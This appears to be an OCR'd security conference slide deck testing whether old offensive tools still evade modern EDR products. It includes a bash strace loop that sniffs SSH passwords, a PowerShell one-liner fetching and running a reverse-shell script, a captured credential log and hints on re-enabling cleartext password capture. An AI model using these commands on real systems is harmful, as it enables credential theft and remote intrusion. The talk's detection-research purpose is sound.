Securing
Your Digital
World

infoGuard
SWISS CYBER SECURITY

# Tomb Raider

## In Search of the Lost Signatures

15.04.2026

# /about me

- Stephan Berger
- Head of Investigations at InfoGuard
- @malmoeb on all platforms
- I blog, too (dfir.ch)
- My training company (malmium.com)

That’s it ☺

Securing
Your Digital
World

InfoGuard
SWISS CYBER SECURITY

# Introduction

# Why this Talk

InfoGuard
SWISS CYBER SECURITY

- We explored a decade of open-source offensive tools used in operations worldwide. After analyzing hundreds of APT reports and threat-intelligence publications, we compiled a collection of tunneling tools, reverse shells, RATs, and living-off-the-land components that threat actors have repeatedly repurposed.

- **This presentation examines if these legacy tools still “work,” how reliably they operate today, and, most critically, whether modern AV and EDR solutions still detect them.**

- **This is no evasion talk.**

**Source:**
https://vx-underground.org/Archive/Old%20APT%20Collection

# What Really Grinds My Gears

InfoGuard
SWISS CYBER SECURITY

- When you are following the news, everybody is freaking out because AI can do so much offensive work and create offensive tooling.
- First and foremost, while researching this presentation, I tested various open source offensive tools. Even GitHub projects that are almost 10 years old still compile and run (though they need some tweaking).
- And these tools work awesomely well, as we will see soon. **However, customers are throwing more money at the problem instead of taking a step back to assess the current situation and build hardened networks.**

- **As this is a short talk, I will publish more details on my blog in the next weeks.**

Securing
Your Digital
World

InfoGuard
SWISS CYBER SECURITY

# Password Stealing


What year is it?

# Capturing Windows Passwords like it's 2004 again

InfoGuard
SWISS CYBER SECURITY

- I received the feedback from a reviewer of a conference about my **Cleartext credentials** talk:

  *The paper lists a large number of ways to collect clear-text passwords easily.*
  *Very interesting subject, as such, although some methods seem very "obvious" and no real added value or novelty.*
  *It is unclear what the real contribution of this paper is, if it is not just a list of the main wrong practices.* (no hard feelings)




**Source:**
https://blackhat.com/presentations/win-usa-04/bh-win-04-polak/bh-win-04-polak2.pdf
https://www.youtube.com/watch?v=zrpJJAkxJP4
https://unit42.paloaltonetworks.com/new-toolset-targets-middle-east-africa-usa/

# NPPSpy - NPLogonNotify()

InfoGuard
SWISS CYBER SECURITY

- Yes – getting a handle on LSASS to dump it might be the noisiest thing you can probably do. What about going back to the on ~~future~~ past?

PSBits / PasswordStealing / NPPSpy /

Add file ···

gtworek Update README.md 0cdc4ec · 5 years ago History

| Name | Last commit message | Last commit date |
|---|---|---|
| .. | | |
| ConfigureRegistrySettings.ps1 | PowerShell script by @LadhaAleem added | 6 years ago |
| Get-NetworkProviders.ps1 | Update Get-NetworkProviders.ps1 | 6 years ago |
| NPPSPY.dll | DLL added | 6 years ago |
| NPPSPy.c | TEXT macro instead of hardcoded unicode. | 6 years ago |
| README.md | Update README.md | 5 years ago |


- Dropping the compiled DLL from GitHub to disk resulted in a straight AV detection from all tested EDR's.

**Source:**
https://github.com/gtworek/PSBits/tree/master/PasswordStealing/NPPSpy

# Look Mam, No Passwords.

InfoGuard
SWISS CYBER SECURITY

- Compiling (no evasion, no tricks) raised no suspicion, at least not for now. However.. no passwords:





- Historically, during an interactive logon, **winlogon.exe** would pass the user's cleartext credentials to **mpnotify.exe**, which would then broadcast those credentials to all registered Network Providers via the **NPLogonNotify API**.

# Multiple Provider Router

- In recent Windows 11 updates, Microsoft disabled the inclusion of the password payload in these MPR notifications by default.
- **Configure the transmission of the user's password in the content of MPR notifications sent by WinLogon** to the rescue.


- Hint: This setting points back to a registry key (which you might want to audit.



# Credential Access via OS Credential Dumping

InfoGuard
SWISS CYBER SECURITY

- After enabling this setting, we got cleartext credentials again!




- One EDR later (probably after some ML magic) raised a (critical) alert, **Credential Access via OS Credential Dumping**.
- The flagged process was **mpnotify.exe** (signed by Windows), which accessed the credentials. Deep down in the alert were the loaded DLL's, among them, our stealer DLL. Good luck analyzing such an alert as a Junior Analyst.


# Fun Fact


- One EDR provider boasted with this Credential Gathering Protection (**NPLogonNotify**) back in 2023 in a blog post.
- Fast-forward to 2026, and the same EDR no longer triggers an alert.

- ¯_(ツ)_/¯

# Keylogger

- Another technique to gather cleartext credentials is the true and tested method of keylogging.




- One of the tested EDR’s later flagged it as malicious, static detection (high).

**Source:**
https://www.sygnia.co/threat-reports-and-advisories/revealing-emperor-dragonfly-a-chinese-ransomware-group
https://github.com/uknowsec/keylogger

# Grabbing Cleartext Passwords under Linux

InfoGuard
SWISS CYBER SECURITY

- *The malicious actor used a modified open-source utility(3snake) to obtain credentials on hosts running Linux. To reduce excess functionality and evade signature detection, the command-line start option was disabled in the utility, which left just demon mode.*

```
[sshd] 1775920254 12456 sshd: root [net]        ssh-connection
[sshd] 1775920259 12461 sshd: root [net]        ssh-connection
[sshd] 1775920259 12461 sshd: root [net]        dennis
[sshd] 1775920259 12465 sshd: root [net]        ssh-connection
[sshd] 1775920264 12465 sshd: root [net]        eKwZ!7(qM@R2u#?a$$a
[sshd] 1775920264 12470 sshd: root [net]        ssh-connection
[sshd] 1775920264 12470 sshd: root [net]        Aini1314
[sshd] 1775920266 12660 sshd: [net]             admin
[sshd] 1775920266 12660 sshd: unknown [net]     ssh-connection
[sshd] 1775920266 12660 sshd: unknown [net]     cisco
[sshd] 1775920268 12664 sshd: root [net]        ssh-connection
[sshd] 1775920268 12664 sshd: root [net]        xj123456
[sshd] 1775920273 12668 sshd: root [net]        ssh-connection
[sshd] 1775920273 12668 sshd: root [net]        Jj123456
[sshd] 1775920278 12672 sshd: root [net]        ssh-connection
[sshd] 1775920278 12672 sshd: root [net]        debian12
[sshd] 1775920279 12676 sshd: root [net]        ssh-connection
[sshd] 1775920279 12676 sshd: root [net]        calvin
[sshd] 1775920283 12681 sshd: root [net]        ssh-connection
[sshd] 1775920283 12681 sshd: root [net]        Ok123456
[sshd] 1775920288 12685 sshd: root [net]        ssh-connection
```

**Source:**
https://global.ptsecurity.com/en/research/pt-esc-threat-intelligence/hellhounds-operation-lahat-part-2/
https://github.com/blendin/3snake

# Lost Cause ?

InfoGuard
SWISS CYBER SECURITY

- A user commented on Reddit:
  ***Defending against this is a bit of a lost cause. If the attacker already has root, there are plenty of other attacks they can use to get the same result.***

- True. However, alerting on all ptrace activity would result in too many false positives, **but the EDR should alert on ptrace attaching to critical authentication binaries.**
- The code on the right is **3snake** in a nutshell.

```
# Listen for sshd child processes and strace them when they spawn
echo "Listening for SSH connections...press Ctrl-C to exit."
while [ 1 ]; do
    pid=$(ps aux | grep ssh | grep net | awk {' print $2'})
    if [ -n "$pid" ]; then

        strace -qx -s 250 -e trace=write -p "$pid"

    fi
done
```

**Source:**
https://www.reddit.com/r/netsec/comments/7w5gid/3snake_dumping_plaintext_credentials_from_sshd/

Securing Your Digital World


InfoGuard
SWISS CYBER SECURITY

# Reverse Shells / RATs

Chloe, open up a socket! There’s no time Chloe, I need that socket open NOW!

# Minesweeper

- **Ares**, a 9-year-old Python RAT, worked incredibly well.
- As an operator, you have to avoid the the **Run Key** minefield.
- EDR's are heavily flagging this Run Key, which is a good thing! However, as an attacker, I have the source code and can just adjust the persistence mechanism.
- Some generated alerts were of severity **Low**, which might be impossible to ingest and review due to the sheer volume of these low severyit alert.




**Source:**
https://github.com/sweetsoftware/Ares

# Interesting behaviour regarding AMSI

InfoGuard
SWISS CYBER SECURITY

- **Antimalware Scan Interface (AMSI)** is not exclusive to Microsoft Defender; it is an open API that any security vendor can hook into.
- When a script runs in PowerShell, PowerShell passes the un-obfuscated script content to AMSI and essentially asks, “Hey, registered security products, is this malicious?”
- **EDRs typically register themselves with the Windows Security Center as the primary security provider**, which can result in no detections (as was the case).

```
PS C:\Users\malmoeb> IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell
-UseBasicParsing);
IEX : At line:1 char:1
+ function Invoke-ConPtyShell
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ IEX(IWR https://raw.githubusercontent.com/antonioCoco/ConPtyShell/mas ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Comman
```

```
PS C:\Windows\system32> 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386
PS C:\Windows\system32> Get-MpComputerStatus | Select-Object AMRunningMode

AMRunningMode
-------------
Passive Mode
```

**Source:**
https://www.crowdstrike.com/en-us/blog/prophet-spider-exploits-citrix-sharefile/

# The necessecity of PowerShell Logging

InfoGuard
SWISS CYBER SECURITY

- Even **ConPtyShell** is not unknown to the security provider world (see image on the right), it flew under the radar.
- Might it be the use of the Windows Pseudo Console (ConPty) API (CreatePseudoConsole)?

| | | | |
|---|---|---|---|
| AhnLab-V3 | Backdoor/PowerShell.revshell.SC216659 | AliCloud | HackTool:Win/ReverseShell.A |
| Arcabit | Heur.BZC.PZQ.Boxter.1017.4BC81CED | BitDefender | Heur.BZC.PZQ.Boxter.1017.4BC81CED |
| CTX | Powershell.hacktool.darius | DrWeb | PowerShell.ReverseShell.35 |
| Emsisoft | Heur.BZC.PZQ.Boxter.1017.4BC81CED (B) | eScan | Heur.BZC.PZQ.Boxter.1017.4BC81CED |
| ESET-NOD32 | PowerShell/HackTool.ReverseShell.A Po... | GData | Heur.BZC.PZQ.Boxter.1017.4BC81CED |
| Google | Detected | Huorong | HackTool/PS.CPS.a |
| Ikarus | PUA.PowerShell.Hacktool | Kaspersky | HackTool.PowerShell.ConPtyShell.a |
| Kingsoft | Win32.Troj.Undef.a | Lionic | Hacktool.Script.PowerShell.3!c |
| Microsoft | VirTool:PowerShell/Darius.B!MTB | QuickHeal | Cld.script.trojan.1765002511 |
| Rising | HackTool.Darius/PS!9.1BAF1 (XSE:WFNF... | Sophos | ATK/ConPtyShl-A |
| Symantec | Hacktool.Nishang | TrendMicro | HackTool.PS1.Darius.0NA103LK22 |
| TrendMicro-HouseCall | HackTool.PS1.Darius.0NA103LK22 | Varist | ABApplication.LKI |
| VIPRE | Heur.BZC.PZQ.Boxter.1017.4BC81CED | ZoneAlarm by Check Point | ATK/ConPtyShl-A |


- **Personal opinion**: Collect and ingest PowerShell logs (ScriptBlock), and search for malicious keywords.


**Source:**
https://github.com/antonioCoco/ConPtyShell

# Moving Away from PowerShell

InfoGuard
SWISS CYBER SECURITY

- revbshell, with its 9-year-old VBS code, flew fully under the radar.
- The client.vbs, taken directly from GitHub, was apparently not uploaded a single time to VT.
- One EDR vendor raised a Medium alert, **Windows LOLBIN scripting engine connected to a rare external host.**
- This might be USP when it comes to EDR's, and to counter tweets like "I fully evaded $EDR"




# Less Stars, Less Problems

InfoGuard
SWISS CYBER SECURITY

- If you look at the GitHub repository from GoMet, it has very few stars and forks compared to mainstream frameworks like Metasploit, Covenant, or Sliver. EDR vendors prioritize their signature-writing based on prevalence.
- Agents can be built on the fly, everytime with a new magic baked in for the C2 communication.
- **Statically picked up as malware, not dynamiccaly by any vendor.**



# C2 under Linux

InfoGuard
SWISS CYBER SECURITY

- **Again, only statically picked up by one vendor, not dynamically.**
- Compilation helps remove static values, such as passwords used in C2 communication.
- Both projects are stripping debug information, one with strip, the other with go build -ldflags "-s -w.”

tsh Public | Watch 24

master | 1 Branch | 0 Tags | Go to file | Add file | Code

creaktive Merge pull request #7 from Aznable111/master | 5ec48d4 · last year | 10 Commits

| | | |
|---|---|---|
| .gitignore | solve issue #1 (support for GNU/Linux x86_64) | 14 years ago |
| ChangeLog | Merge pull request #3 from derde/master | 10 years ago |
| Makefile | Merge pull request #3 from derde/master | 10 years ago |
| README | solve issue #1 (support for GNU/Linux x86_64) | 14 years ago |
| aes.c | solve issue #1 (support for GNU/Linux x86_64) | 14 years ago |
| aes.h | solve issue #1 (support for GNU/Linux x86_64) | 14 years ago |
| pel.c | Changed left bit shift to right bit shift for storing long unsi... | 2 years ago |
| pel.h | solve issue #1 (support for GNU/Linux x86_64) | 14 years ago |
| sha1.c | solve issue #1 (support for GNU/Linux x86_64) | 14 years ago |
